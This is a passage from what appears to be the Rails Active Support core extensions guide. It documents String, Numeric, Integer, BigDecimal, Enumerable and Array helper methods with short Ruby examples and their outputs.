As a rule of thumb, except perhaps for concatenation as explained above, any method that may change a string gives you an unsafe string. These are `downcase`, `gsub`, `strip`, `chomp`, `underscore`, etc.

In the case of in-place transformations like `gsub!` the receiver itself becomes unsafe.



The safety bit is lost always, no matter whether the transformation actually changed something.

5.1.4 Conversion and Coercion

Calling `to_s` on a safe string returns a safe string, but coercion with `to_str` returns an unsafe string.

5.1.5 Copying

Calling `dup` or `clone` on safe strings yields safe strings.

5.2 remove

The method `remove` will remove all occurrences of the pattern:



```
"Hello World".remove(/Hello /) => "World"
```

There's also the destructive version `String#remove!`.



Defined in `active_support/core_ext/string/filters.rb`.

5.3 squish

The method `squish` strips leading and trailing whitespace, and substitutes runs of whitespace with a single space each:



```
" \n foo\n\r \t bar \n".squish # => "foo bar"
```

There's also the destructive version `String#squish!`.

Note that it handles both ASCII and Unicode whitespace like mongolian vowel separator (U+180E).



Defined in `active_support/core_ext/string/filters.rb`.

5.4 truncate

The method `truncate` returns a copy of its receiver truncated after a given length:



```
"Oh dear! Oh dear! I shall be late!".truncate(20)  
# => "Oh dear! Oh dear!..."
```

Ellipsis can be customized with the `:omission` option:



```
"Oh dear! Oh dear! I shall be late!".truncate(20, omission: '&hellip;')  
# => "Oh dear! Oh &hellip;"
```

Note in particular that truncation takes into account the length of the omission string.

Pass a `:separator` to truncate the string at a natural break:



```
"Oh dear! Oh dear! I shall be late!".truncate(18)  
# => "Oh dear! Oh dea..."  
"Oh dear! Oh dear! I shall be late!".truncate(18, separator: ' ')  
# => "Oh dear! Oh..."
```

The option `:separator` can be a regexp:



```
"Oh dear! Oh dear! I shall be late!".truncate(18, separator: /\s/)  
# => "Oh dear! Oh..."
```

In above examples "dear" gets cut first, but then `:separator` prevents it.



Defined in `active_support/core_ext/string/filters.rb`.

5.5 inquiry

The `inquiry` method converts a string into a `StringInquirer` object making equality checks prettier.



```
"production".inquiry.production? # => true  
"active".inquiry.inactive?        # => false
```

5.6 starts_with? and ends_with?

Active Support defines 3rd person aliases of `String#start_with?` and `String#end_with?`:



```
"foo".starts_with?("f") # => true  
"foo".ends_with?("o")  # => true
```



Defined in `active_support/core_ext/string/starts_ends_with.rb`.


5.7 strip_heredoc

The method `strip_heredoc` strips indentation in heredocs.

For example in



```



if options[:usage]
  puts <<-USAGE.strip_heredoc
    This command does such and such.

    Supported options are:
      -h          This message
    ...
  USAGE
end

```

the user would see the usage message aligned against the left margin.


Technically, it looks for the least indented line in the whole string, and removes that amount of leading whitespace.

 Defined in `active_support/core_ext/string/strip.rb`.

5.8 indent

Indents the lines in the receiver:

```


<<EOS.indent(2)
def some_method
  some_code
end
EOS
# =>
  def some_method
    some_code
  end

```

The second argument, `indent_string`, specifies which indent string to use. The default is `nil`, which tells the method to make an educated guess peeking at the first indented line, and fallback to a space if there is none.

```


" foo".indent(2)           # => "  foo"
"foo\n\t\tbar".indent(2)  # => "\t\tfoo\n\t\t\tbar"
"foo".indent(2, "\t")      # => "\t\tfoo"

```

While `indent_string` is typically one space or tab, it may be any string.


The third argument, `indent_empty_lines`, is a flag that says whether empty lines should be indented. Default is `false`.

```


"foo\n\nbar".indent(2)           # => "  foo\n\n  bar"
"foo\n\nbar".indent(2, nil, true) # => "  foo\n  \n  bar"

```


The `indent!` method performs indentation in-place.

 Defined in `active_support/core_ext/string/indent.rb`.

5.9 Access

5.9.1 at(position)

Returns the character of the string at position `position`:




```
"hello".at(0) # => "h"
"hello".at(4) # => "o"
"hello".at(-1) # => "o"
"hello".at(10) # => nil
```



Defined in `active_support/core_ext/string/access.rb`.

5.9.2 `from(position)`

Returns the substring of the string starting at position `position`:




```
"hello".from(0) # => "hello"
"hello".from(2) # => "llo"
"hello".from(-2) # => "lo"
"hello".from(10) # => "" if < 1.9, nil in 1.9
```



Defined in `active_support/core_ext/string/access.rb`.

5.9.3 `to(position)`

Returns the substring of the string up to position `position`:



```
"hello".to(0) # => "h"
"hello".to(2) # => "hel"
"hello".to(-2) # => "hell"
"hello".to(10) # => "hello"
```



Defined in `active_support/core_ext/string/access.rb`.

5.9.4 `first(limit = 1)`

The call `str.first(n)` is equivalent to `str.to(n-1)` if $n > 0$, and returns an empty string for $n == 0$.



Defined in `active_support/core_ext/string/access.rb`.

5.9.5 `last(limit = 1)`

The call `str.last(n)` is equivalent to `str.from(-n)` if $n > 0$, and returns an empty string for $n == 0$.




Defined in `active_support/core_ext/string/access.rb`.

5.10 Inflections

5.10.1 `pluralize`


The method `pluralize` returns the plural of its receiver:



```
"table".pluralize      # => "tables"
"ruby".pluralize       # => "rubies"
"equipment".pluralize  # => "equipment"
```


As the previous example shows, ActiveSupport knows some irregular plurals and uncountable nouns. Built-in rules can be extended in `config/initializers/inflections.rb`. That file is generated by the `rails` command and has instructions in comments.

`pluralize` can also take an optional `count` parameter. If `count == 1` the singular form will be returned. For any other value of `count` the plural form will be returned:



```
"dude".pluralize(0) # => "dudes"
"dude".pluralize(1) # => "dude"
"dude".pluralize(2) # => "dudes"
```

Active Record uses this method to compute the default table name that corresponds to a model:




```
# active_record/model_schema.rb
def undecorated_table_name(class_name = base_class.name)
  table_name = class_name.to_s.demodulize.underscore
  pluralize_table_names ? table_name.pluralize : table_name
end
```



Defined in `active_support/core_ext/string/inflections.rb`.


5.10.2 singularize

The inverse of `pluralize`:



```
"tables".singularize  # => "table"
"rubies".singularize  # => "ruby"
"equipment".singularize # => "equipment"
```

Associations compute the name of the corresponding default associated class using this method:



```
# active_record/reflection.rb
def derive_class_name
  class_name = name.to_s.camelize
  class_name = class_name.singularize if collection?
  class_name
end
```



Defined in `active_support/core_ext/string/inflections.rb`.

5.10.3 camelize

The method `camelize` returns its receiver in camel case:

```
"product".camelize # => "Product"
"admin_user".camelize # => "AdminUser"
```

As a rule of thumb you can think of this method as the one that transforms paths into Ruby class or module names, where slashes separate namespaces:

```
"backoffice/session".camelize # => "Backoffice::Session"
```

For example, Action Pack uses this method to load the class that provides a certain session store:

```
# action_controller/metal/session_management.rb
def session_store=(store)
  @@session_store = store.is_a?(Symbol) ?
    ActionDispatch::Session.const_get(store.to_s.camelize) :
    store
end
```

`camelize` accepts an optional argument, it can be `:upper` (default), or `:lower`. With the latter the first letter becomes lowercase:

```
"visual_effect".camelize(:lower) # => "visualEffect"
```

That may be handy to compute method names in a language that follows that convention, for example JavaScript.



As a rule of thumb you can think of `camelize` as the inverse of `underscore`, though there are cases where that does not hold: `"SSLerror".underscore.camelize` gives back `"SslError"`. To support cases such as this, ActiveSupport allows you to specify acronyms in `config/initializers/inflections.rb`:

```
ActiveSupport::Inflector.inflections do |inflect|
  inflect.acronym 'SSL'
end

"SSLerror".underscore.camelize # => "SSLerror"
```

`camelize` is aliased to `camelcase`.



Defined in `active_support/core_ext/string/inflections.rb`.

5.10.4 underscore

The method `underscore` goes the other way around, from camel case to paths:

```
"Product".underscore # => "product"
"AdminUser".underscore # => "admin_user"
```

Also converts `::` back to `/`:



```
"Backoffice::Session".underscore # => "backoffice/session"
```

and understands strings that start with lowercase:



```
"visualEffect".underscore # => "visual_effect"
```

underscore accepts no argument though.

Rails class and module autoloading uses underscore to infer the relative path without extension of a file that would define a given missing constant:



```
# active_support/dependencies.rb
def load_missing_constant(from_mod, const_name)
  ...
  qualified_name = qualified_name_for from_mod, const_name
  path_suffix = qualified_name.underscore
  ...
end
```



As a rule of thumb you can think of underscore as the inverse of camelize, though there are cases where that does not hold. For example, "SSLError".underscore.camelize gives back "SslError".



Defined in active_support/core_ext/string/inflections.rb.

5.10.5 titleize

The method titleize capitalizes the words in the receiver:



```
"alice in wonderland".titleize # => "Alice In Wonderland"
"fermat's enigma".titleize      # => "Fermat's Enigma"
```

titleize is aliased to titlecase.



Defined in active_support/core_ext/string/inflections.rb.

5.10.6 dasherize

The method dasherize replaces the underscores in the receiver with dashes:



```
"name".dasherize      # => "name"
"contact_data".dasherize # => "contact-data"
```

The XML serializer of models uses this method to dasherize node names:



```
# active_model/serializers/xml.rb
def reformat_name(name)
```



```
name = name.camelize if camelize?
dasherize? ? name.dasherize : name
end
```



Defined in `active_support/core_ext/string/inflections.rb`.

5.10.7 demodulize

Given a string with a qualified constant name, `demodulize` returns the very constant name, that is, the rightmost part of it:



```
"Product".demodulize # => "Product"
"Backoffice::UsersController".demodulize # => "UsersController"
"Admin::Hotel::ReservationUtils".demodulize # => "ReservationUtils"
```

Active Record for example uses this method to compute the name of a counter cache column:



```
# active_record/reflection.rb
def counter_cache_column
  if options[:counter_cache] == true
    "#{active_record.name.demodulize.underscore.pluralize}_count"
  elsif options[:counter_cache]
    options[:counter_cache]
  end
end
```



Defined in `active_support/core_ext/string/inflections.rb`.

5.10.8 deconstantize

Given a string with a qualified constant reference expression, `deconstantize` removes the rightmost segment, generally leaving the name of the constant's container:



```
"Product".deconstantize # => ""
"Backoffice::UsersController".deconstantize # => "Backoffice"
"Admin::Hotel::ReservationUtils".deconstantize # => "Admin::Hotel"
```

Active Support for example uses this method in `Module#qualified_const_set`:



```
def qualified_const_set(path, value)
  QualifiedConstUtils.raise_if_absolute(path)

  const_name = path.demodulize
  mod_name = path.deconstantize
  mod = mod_name.empty? ? self : qualified_const_get(mod_name)
  mod.const_set(const_name, value)
end
```



Defined in `active_support/core_ext/string/inflections.rb`.

5.10.9 parameterize

The method `parameterize` normalizes its receiver in a way that can be used in pretty URLs.



```
"John Smith".parameterize # => "john-smith"  
"Kurt Gödel".parameterize # => "kurt-godel"
```

In fact, the result string is wrapped in an instance of `ActiveSupport::Multibyte::Chars`.



Defined in `active_support/core_ext/string/inflections.rb`.

5.10.10 tableize

The method `tableize` is underscore followed by pluralize.



```
"Person".tableize      # => "people"  
"Invoice".tableize     # => "invoices"  
"InvoiceLine".tableize # => "invoice_lines"
```

As a rule of thumb, `tableize` returns the table name that corresponds to a given model for simple cases. The actual implementation in Active Record is not straight `tableize` indeed, because it also demodulizes the class name and checks a few options that may affect the returned string.



Defined in `active_support/core_ext/string/inflections.rb`.

5.10.11 classify

The method `classify` is the inverse of `tableize`. It gives you the class name corresponding to a table name:



```
"people".classify      # => "Person"  
"invoices".classify    # => "Invoice"  
"invoice_lines".classify # => "InvoiceLine"
```

The method understands qualified table names:



```
"highrise_production.companies".classify # => "Company"
```

Note that `classify` returns a class name as a string. You can get the actual class object invoking `constantize` on it, explained next.



Defined in `active_support/core_ext/string/inflections.rb`.

5.10.12 constantize

The method `constantize` resolves the constant reference expression in its receiver:



```
"Fixnum".constantize # => Fixnum
```

```
module M
  X = 1
end
"M::X".constantize # => 1
```

If the string evaluates to no known constant, or its content is not even a valid constant name, `constantize` raises `NameError`.

Constant name resolution by `constantize` starts always at the top-level `Object` even if there is no leading `::`.

```
X = :in_Object
module M
  X = :in_M

  X # => :in_M
  "::X".constantize # => :in_Object
  "X".constantize # => :in_Object (!)
end
```

So, it is in general not equivalent to what Ruby would do in the same spot, had a real constant be evaluated.

Mailer test cases obtain the mailer being tested from the name of the test class using `constantize`:

```
# action_mailer/test_case.rb
def determine_default_mailer(name)
  name.sub(/Test$/, ' ').constantize
rescue NameError => e
  raise NonInferableMailerError.new(name)
end
```

Defined in `active_support/core_ext/string/inflexions.rb`.

5.10.13 `humanize`

The method `humanize` gives you a sensible name for display out of an attribute name. To do so it replaces underscores with spaces, removes any `_"id"` suffix, and capitalizes the first word:

```
"name".humanize # => "Name"
"author_id".humanize # => "Author"
"comments_count".humanize # => "Comments count"
```

The capitalization of the first word can be turned off by setting the optional parameter `capitalize` to `false`:

```
"author_id".humanize(capitalize: false) # => "author"
```

The helper method `full_messages` uses `humanize` as a fallback to include attribute names:

```
def full_messages
  full_messages = []

  each do |attribute, messages|
```

```

...
attr_name = attribute.to_s.gsub('.', '_').humanize
attr_name = @base.class.human_attribute_name(attribute, default: attr_name)
...
end

full_messages
end

```



Defined in `active_support/core_ext/string/inflections.rb`.

5.10.14 foreign_key

The method `foreign_key` gives a foreign key column name from a class name. To do so it demodulizes, underscores, and adds `"_id"`:



```

"User".foreign_key      # => "user_id"
"InvoiceLine".foreign_key # => "invoice_line_id"
"Admin::Session".foreign_key # => "session_id"

```

Pass a false argument if you do not want the underscore in `"_id"`:



```

"User".foreign_key(false) # => "userid"

```

Associations use this method to infer foreign keys, for example `has_one` and `has_many` do this:



```

# active_record/associations.rb
foreign_key = options[:foreign_key] || reflection.active_record.name.foreign_key

```



Defined in `active_support/core_ext/string/inflections.rb`.

5.11 Conversions

5.11.1 to_date, to_time, to_datetime

The methods `to_date`, `to_time`, and `to_datetime` are basically convenience wrappers around `Date._parse`:



```

"2010-07-27".to_date      # => Tue, 27 Jul 2010
"2010-07-27 23:37:00".to_time # => Tue Jul 27 23:37:00 UTC 2010
"2010-07-27 23:37:00".to_datetime # => Tue, 27 Jul 2010 23:37:00 +0000

```

`to_time` receives an optional argument `:utc` or `:local`, to indicate which time zone you want the time in:



```

"2010-07-27 23:42:00".to_time(:utc) # => Tue Jul 27 23:42:00 UTC 2010
"2010-07-27 23:42:00".to_time(:local) # => Tue Jul 27 23:42:00 +0200 2010

```

Default is `:utc`.

Please refer to the documentation of `Date._parse` for further details.



The three of them return `nil` for blank receivers.



Defined in `active_support/core_ext/string/conversions.rb`.

6 Extensions to Numeric

6.1 Bytes

All numbers respond to these methods:



```
bytes
kilobytes
megabytes
gigabytes
terabytes
petabytes
exabytes
```

They return the corresponding amount of bytes, using a conversion factor of 1024:



```
2.kilobytes    # => 2048
3.megabytes    # => 3145728
3.5.gigabytes  # => 3758096384
-4.exabytes    # => -4611686018427387904
```

Singular forms are aliased so you are able to say:



```
1.megabyte # => 1048576
```



Defined in `active_support/core_ext/numeric/bytes.rb`.

6.2 Time

Enables the use of time calculations and declarations, like `45.minutes + 2.hours + 4.years`.

These methods use `Time#advance` for precise date calculations when using `from_now`, `ago`, etc. as well as adding or subtracting their results from a `Time` object. For example:



```
# equivalent to Time.current.advance(months: 1)
1.month.from_now

# equivalent to Time.current.advance(years: 2)
2.years.from_now

# equivalent to Time.current.advance(months: 4, years: 5)
(4.months + 5.years).from_now
```

While these methods provide precise calculation when used as in the examples above, care should be taken to note that this is not true if the result of `months`, `years`, etc is converted before use:



```
# equivalent to 30.days.to_i.from_now
1.month.to_i.from_now

# equivalent to 365.25.days.to_f.from_now
1.year.to_f.from_now
```

In such cases, Ruby's core [Date](#) and [Time](#) should be used for precision date and time arithmetic.



Defined in `active_support/core_ext/numeric/time.rb`.

6.3 Formatting

Enables the formatting of numbers in a variety of ways.

Produce a string representation of a number as a telephone number:



```
5551234.to_s(:phone)
# => 555-1234
1235551234.to_s(:phone)
# => 123-555-1234
1235551234.to_s(:phone, area_code: true)
# => (123) 555-1234
1235551234.to_s(:phone, delimiter: " ")
# => 123 555 1234
1235551234.to_s(:phone, area_code: true, extension: 555)
# => (123) 555-1234 x 555
1235551234.to_s(:phone, country_code: 1)
# => +1-123-555-1234
```

Produce a string representation of a number as currency:




```
1234567890.50.to_s(:currency)      # => $1,234,567,890.50
1234567890.506.to_s(:currency)     # => $1,234,567,890.51
1234567890.506.to_s(:currency, precision: 3) # => $1,234,567,890.506
```

Produce a string representation of a number as a percentage:




```
100.to_s(:percentage)
# => 100.000%
100.to_s(:percentage, precision: 0)
# => 100%
1000.to_s(:percentage, delimiter: '.', separator: ',')
# => 1.000,000%
302.24398923423.to_s(:percentage, precision: 5)
# => 302.24399%
```

Produce a string representation of a number in delimited form:




```
12345678.to_s(:delimited)           # => 12,345,678
12345678.05.to_s(:delimited)        # => 12,345,678.05
12345678.to_s(:delimited, delimiter: ".") # => 12.345.678
12345678.to_s(:delimited, delimiter: ",") # => 12,345,678
12345678.05.to_s(:delimited, separator: " ") # => 12,345,678 05
```

Produce a string representation of a number rounded to a precision:




```
111.2345.to_s(:rounded)           # => 111.235
111.2345.to_s(:rounded, precision: 2) # => 111.23
13.to_s(:rounded, precision: 5)     # => 13.00000
389.32314.to_s(:rounded, precision: 0) # => 389
111.2345.to_s(:rounded, significant: true) # => 111
```

Produce a string representation of a number as a human-readable number of bytes:




```
123.to_s(:human_size)           # => 123 Bytes
1234.to_s(:human_size)          # => 1.21 KB
12345.to_s(:human_size)         # => 12.1 KB
1234567.to_s(:human_size)       # => 1.18 MB
1234567890.to_s(:human_size)    # => 1.15 GB
1234567890123.to_s(:human_size) # => 1.12 TB
```

Produce a string representation of a number in human-readable words:



```
123.to_s(:human)           # => "123"
1234.to_s(:human)          # => "1.23 Thousand"
12345.to_s(:human)         # => "12.3 Thousand"
1234567.to_s(:human)       # => "1.23 Million"
1234567890.to_s(:human)    # => "1.23 Billion"
1234567890123.to_s(:human) # => "1.23 Trillion"
1234567890123456.to_s(:human) # => "1.23 Quadrillion"
```




Defined in `active_support/core_ext/numeric/conversions.rb`.


7 Extensions to Integer

7.1 `multiple_of?`

The method `multiple_of?` tests whether an integer is multiple of the argument:




```
2.multiple_of?(1) # => true
1.multiple_of?(2) # => false
```



Defined in `active_support/core_ext/integer/multiple.rb`.

7.2 `ordinal`

The method `ordinal` returns the ordinal suffix string corresponding to the receiver integer:




```
1.ordinal      # => "st"
2.ordinal      # => "nd"
53.ordinal     # => "rd"
2009.ordinal   # => "th"
-21.ordinal    # => "st"
-134.ordinal   # => "th"
```



Defined in `active_support/core_ext/integer/inflections.rb`.

7.3 ordinalize

The method `ordinalize` returns the ordinal string corresponding to the receiver integer. In comparison, note that the `ordinal` method returns **only** the suffix string.



```
1.ordinalize    # => "1st"
2.ordinalize    # => "2nd"
53.ordinalize   # => "53rd"
2009.ordinalize # => "2009th"
-21.ordinalize  # => "-21st"
-134.ordinalize # => "-134th"
```




Defined in `active_support/core_ext/integer/inflections.rb`.

8 Extensions to BigDecimal

8.1 to_s


The method `to_s` is aliased to `to_formatted_s`. This provides a convenient way to display a `BigDecimal` value in floating-point notation:



```
BigDecimal.new(5.00, 6).to_s # => "5.0"
```

8.2 to_formatted_s

The method `to_formatted_s` provides a default specifier of "F". This means that a simple call to `to_formatted_s` or `to_s` will result in floating point representation instead of engineering notation:



```
BigDecimal.new(5.00, 6).to_formatted_s # => "5.0"
```

and that symbol specifiers are also supported:



```
BigDecimal.new(5.00, 6).to_formatted_s(:db) # => "5.0"
```

Engineering notation is still supported:



```
BigDecimal.new(5.00, 6).to_formatted_s("e") # => "0.5E1"
```

9 Extensions to Enumerable

9.1 sum

The method `sum` adds the elements of an enumerable:



```
[1, 2, 3].sum # => 6
(1..100).sum # => 5050
```

Addition only assumes the elements respond to `+`:



```
[[1, 2], [2, 3], [3, 4]].sum # => [1, 2, 2, 3, 3, 4]
%w(foo bar baz).sum # => "foobarbaz"
{a: 1, b: 2, c: 3}.sum # => [:b, 2, :c, 3, :a, 1]
```

The sum of an empty collection is zero by default, but this is customizable:



```
[] .sum # => 0
[] .sum(1) # => 1
```

If a block is given, `sum` becomes an iterator that yields the elements of the collection and sums the returned values:



```
(1..5).sum {|n| n * 2 } # => 30
[2, 4, 6, 8, 10].sum # => 30
```

The sum of an empty receiver can be customized in this form as well:



```
[] .sum(1) {|n| n**3 } # => 1
```



Defined in `active_support/core_ext/enumerable.rb`.

9.2 index_by

The method `index_by` generates a hash with the elements of an enumerable indexed by some key.

It iterates through the collection and passes each element to a block. The element will be keyed by the value returned by the block:



```
invoices.index_by(&:number)
# => {'2009-032' => <Invoice ...>, '2009-008' => <Invoice ...>, ...}
```



Keys should normally be unique. If the block returns the same value for different elements no collection is built for that key. The last item will win.



Defined in `active_support/core_ext/enumerable.rb`.

9.3 many?

The method `many?` is shorthand for `collection.size > 1`:



```
<% if pages.many? %>
  <%= pagination_links %>
<% end %>
```

If an optional block is given, `many?` only takes into account those elements that return true:



```
@see_more = videos.many? {|video| video.category == params[:category]}
```



Defined in `active_support/core_ext/enumerable.rb`.

9.4 exclude?

The predicate `exclude?` tests whether a given object does **not** belong to the collection. It is the negation of the built-in `include?`:



```
to_visit << node if visited.exclude?(node)
```



Defined in `active_support/core_ext/enumerable.rb`.

10 Extensions to Array

10.1 Accessing

Active Support augments the API of arrays to ease certain ways of accessing them. For example, `to` returns the sub array of elements up to the one at the passed index:



```
%w(a b c d).to(2) # => %w(a b c)
[].to(7)          # => []
```

Similarly, `from` returns the tail from the element at the passed index to the end. If the index is greater than the length of the array, it returns an empty array.



```
%w(a b c d).from(2) # => %w(c d)
%w(a b c d).from(10) # => []
```

```
[].from(0) # => []
```

The methods `second`, `third`, `fourth`, and `fifth` return the corresponding element (`first` is built-in). Thanks to social wisdom and positive constructiveness all around, `forty_two` is also available.



```
%w(a b c d).third # => c
%w(a b c d).fifth # => nil
```



Defined in `active_support/core_ext/array/access.rb`.

10.2 Adding Elements

10.2.1 `prepend`

This method is an alias of `Array#unshift`.



```
%w(a b c d).prepend('e') # => %w(e a b c d)
[].prepend(10)           # => [10]
```



Defined in `active_support/core_ext/array/prepend_and_append.rb`.

10.2.2 `append`

This method is an alias of `Array#<<`.



```
%w(a b c d).append('e') # => %w(a b c d e)
[].append([1,2])         # => [[1,2]]
```



Defined in `active_support/core_ext/array/prepend_and_append.rb`.

10.3 Options Extraction

When the last argument in a method call is a hash, except perhaps for a `&block` argument, Ruby allows you to omit the brackets:




```
User.exists?(email: params[:email])
```

That syntactic sugar is used a lot in Rails to avoid positional arguments where there would be too many, offering instead interfaces that emulate named parameters. In particular it is very idiomatic to use a trailing hash for options.

If a method expects a variable number of arguments and uses `*` in its declaration, however, such an options hash ends up being an item of the array of arguments, where it loses its role.


In those cases, you may give an options hash a distinguished treatment with `extract_options!`. This method checks the type of the last item of an array. If it is a hash it pops it and returns it, otherwise it returns an empty hash.

Let's see for example the definition of the `cache_action` controller macro:



```
def cache_action(*actions)
  return unless cache_configured?
  options = actions.extract_options!
  ...
end
```

This method receives an arbitrary number of action names, and an optional hash of options as last argument. With the call to `extract_options!` you obtain the options hash and remove it from `actions` in a simple and explicit way.




Defined in `active_support/core_ext/array/extract_options.rb`.

10.4 Conversions

10.4.1 `to_sentence`

The method `to_sentence` turns an array into a string containing a sentence that enumerates its items:




```
%w().to_sentence           # => ""
%w(Earth).to_sentence       # => "Earth"
%w(Earth Wind).to_sentence  # => "Earth and Wind"
%w(Earth Wind Fire).to_sentence # => "Earth, Wind, and Fire"
```

This method accepts three options:

- `:two_words_connector`: What is used for arrays of length 2. Default is " and ".
- `:words_connector`: What is used to join the elements of arrays with 3 or more elements, except for the last two. Default is ", ".
- `:last_word_connector`: What is used to join the last items of an array with 3 or more elements. Default is " and ".

The defaults for these options can be localized, their keys are:

Option	I18n key
<code>:two_words_connector</code>	<code>support.array.two_words_connector</code>
<code>:words_connector</code>	<code>support.array.words_connector</code>
<code>:last_word_connector</code>	<code>support.array.last_word_connector</code>




Defined in `active_support/core_ext/array/conversions.rb`.

10.4.2 `to_formatted_s`

The method `to_formatted_s` acts like `to_s` by default.

If the array contains items that respond to `id`, however, the symbol `:db` may be passed as argument. That's typically used with collections of Active Record objects. Returned strings are:

```


[] .to_formatted_s(:db)           # => "null"
[user].to_formatted_s(:db)       # => "8456"
invoice.lines.to_formatted_s(:db) # => "23,567,556,12"

```


Integers in the example above are supposed to come from the respective calls to `id`.

 Defined in `active_support/core_ext/array/conversions.rb`.

10.4.3 to_xml

The method `to_xml` returns a string containing an XML representation of its receiver:

```


Contributor.limit(2).order(:rank).to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <contributors type="array">
#   <contributor>
#     <id type="integer">4356</id>
#     <name>Jeremy Kemper</name>
#     <rank type="integer">1</rank>
#     <url-id>jeremy-kemper</url-id>
#   </contributor>
#   <contributor>
#     <id type="integer">4404</id>
#     <name>David Heinemeier Hansson</name>
#     <rank type="integer">2</rank>
#     <url-id>david-heinemeier-hansson</url-id>
#   </contributor>
# </contributors>

```

To do so it sends `to_xml` to every item in turn, and collects the results under a root node. All items must respond to `to_xml`, an exception is raised otherwise.

By default, the name of the root element is the underscored and dasherized plural of the name of the class of the first item, provided the rest of elements belong to that type (checked with `is_a?`) and they are not hashes. In the example above that's "contributors".

If there's any element that does not belong to the type of the first one the root node becomes "objects":


```


[Contributor.first, Commit.first].to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <objects type="array">
#   <object>
#     <id type="integer">4583</id>
#     <name>Aaron Batalion</name>
#     <rank type="integer">53</rank>
#     <url-id>aaron-batalion</url-id>
#   </object>
#   <object>
#     <author>Joshua Peek</author>
#     <authored-timestamp type="datetime">2009-09-02T16:44:36Z</authored-timestamp>
#     <branch>origin/master</branch>
#     <committed-timestamp type="datetime">2009-09-02T16:44:36Z</committed-timestamp>
#     <committer>Joshua Peek</committer>
#     <git-show nil="true"></git-show>
#     <id type="integer">190316</id>


```

```
# <imported-from-svn type="boolean">false</imported-from-svn>
# <message>Kill AMO observing wrap_with_notifications since ARes was only usir
# <sha1>723a47bfb3708f968821bc969a9a3fc873a3ed58</sha1>
# </object>
# </objects>
```

If the receiver is an array of hashes the root element is by default also "objects":




```
[{a: 1, b: 2}, {c: 3}].to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <objects type="array">
#   <object>
#     <b type="integer">2</b>
#     <a type="integer">1</a>
#   </object>
#   <object>
#     <c type="integer">3</c>
#   </object>
# </objects>
```




If the collection is empty the root element is by default "nil-classes". That's a gotcha, for example the root element of the list of contributors above would not be "contributors" if the collection was empty, but "nil-classes". You may use the `:root` option to ensure a consistent root element.

The name of children nodes is by default the name of the root node singularized. In the examples above we've seen "contributor" and "object". The option `:children` allows you to set these node names.

The default XML builder is a fresh instance of `Builder::XmlMarkup`. You can configure your own builder via the `:builder` option. The method also accepts options like `:dasherize` and `friends`, they are forwarded to the builder.



```
Contributor.limit(2).order(:rank).to_xml(skip_types: true)
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <contributors>
#   <contributor>
#     <id>4356</id>
#     <name>Jeremy Kemper</name>
#     <rank>1</rank>
#     <url-id>jeremy-kemper</url-id>
#   </contributor>
#   <contributor>
#     <id>4404</id>
#     <name>David Heinemeier Hansson</name>
#     <rank>2</rank>
#     <url-id>david-heinemeier-hansson</url-id>
#   </contributor>
# </contributors>
```




Defined in `active_support/core_ext/array/conversions.rb`.

10.5 Wrapping

The method `Array.wrap` wraps its argument in an array unless it is already an array (or array-like).

Specifically:

- If the argument is `nil` an empty list is returned.
- Otherwise, if the argument responds to `to_ary` it is invoked, and if the value of `to_ary` is not `nil`, it is returned.
- Otherwise, an array with the argument as its single element is returned.




```
Array.wrap(nil)          # => []
Array.wrap([1, 2, 3])    # => [1, 2, 3]
Array.wrap(0)            # => [0]
```

This method is similar in purpose to `Kernel#Array`, but there are some differences:


- If the argument responds to `to_ary` the method is invoked. `Kernel#Array` moves on to try `to_a` if the returned value is `nil`, but `Array.wrap` returns `nil` right away.
- If the returned value from `to_ary` is neither `nil` nor an `Array` object, `Kernel#Array` raises an exception, while `Array.wrap` does not, it just returns the value.
- It does not call `to_a` on the argument, though special-cases `nil` to return an empty array.

The last point is particularly worth comparing for some enumerables:



```
Array.wrap(foo: :bar) # => [{:foo=>:bar}]
Array(foo: :bar)      # => [{:foo, :bar}]
```


There's also a related idiom that uses the splat operator:



```
[*object]
```

which in Ruby 1.8 returns `[nil]` for `nil`, and calls to `Array(object)` otherwise. (Please if you know the exact behavior in 1.9 contact fxn.)


Thus, in this case the behavior is different for `nil`, and the differences with `Kernel#Array` explained above apply to the rest of objects.




Defined in `active_support/core_ext/array/wrap.rb`.

10.6 Duplicating

The method `Array.deep_dup` duplicates itself and all objects inside recursively with Active Support method `Object#deep_dup`. It works like `Array#map` with sending `deep_dup` method to each object inside.



```
array = [1, [2, 3]]
dup = array.deep_dup
dup[1][2] = 4
array[1][2] == nil # => true
```



Defined in `active_support/core_ext/object/deep_dup.rb`.

10.7 Grouping

10.7.1 `in_groups_of(number, fill_with = nil)`

The method `in_groups_of` splits an array into consecutive groups of a certain size. It returns an array with the groups:



```
[1, 2, 3].in_groups_of(2) # => [[1, 2], [3, nil]]
```

or yields them in turn if a block is passed:



```
<% sample.in_groups_of(3) do |a, b, c| %>
  <tr>
    <td><%= a %></td>
    <td><%= b %></td>
    <td><%= c %></td>
  </tr>
<% end %>
```

The first example shows `in_groups_of` fills the last group with as many `nil` elements as needed to have the requested size. You can change this padding value using the second optional argument:



```
[1, 2, 3].in_groups_of(2, 0) # => [[1, 2], [3, 0]]
```

And you can tell the method not to fill the last group passing `false`:



```
[1, 2, 3].in_groups_of(2, false) # => [[1, 2], [3]]
```

As a consequence `false` can't be used as a padding value.



Defined in `active_support/core_ext/array/grouping.rb`.

10.7.2 `in_groups(number, fill_with = nil)`

The method `in_groups` splits an array into a certain number of groups. The method returns an array with the groups:



```
%w(1 2 3 4 5 6 7).in_groups(3)
# => [["1", "2", "3"], ["4", "5", nil], ["6", "7", nil]]
```

or yields them in turn if a block is passed:



```
%w(1 2 3 4 5 6 7).in_groups(3) {|group| p group}
["1", "2", "3"]
["4", "5", nil]
["6", "7", nil]
```

The examples above show that `in_groups` fills some groups with a trailing `nil` element as needed. A group can get at most one of these extra elements, the rightmost one if any. And the groups that have them are always the last ones.


You can change this padding value using the second optional argument:

```
%w(1 2 3 4 5 6 7).in_groups(3, "0")
# => [["1", "2", "3"], ["4", "5", "0"], ["6", "7", "0"]]
```

And you can tell the method not to fill the smaller groups passing `false`:

```
%w(1 2 3 4 5 6 7).in_groups(3, false)
# => [["1", "2", "3"], ["4", "5"], ["6", "7"]]
```

As a consequence `false` can't be used as a padding value.

 Defined in `active_support/core_ext/array/grouping.rb`.

10.7.3 `split(value = nil)`


The method `split` divides an array by a separator and returns the resulting chunks.


If a block is passed the separators are those elements of the array for which the block returns true:

```
(-5..5).to_a.split { |i| i.multiple_of?(4) }
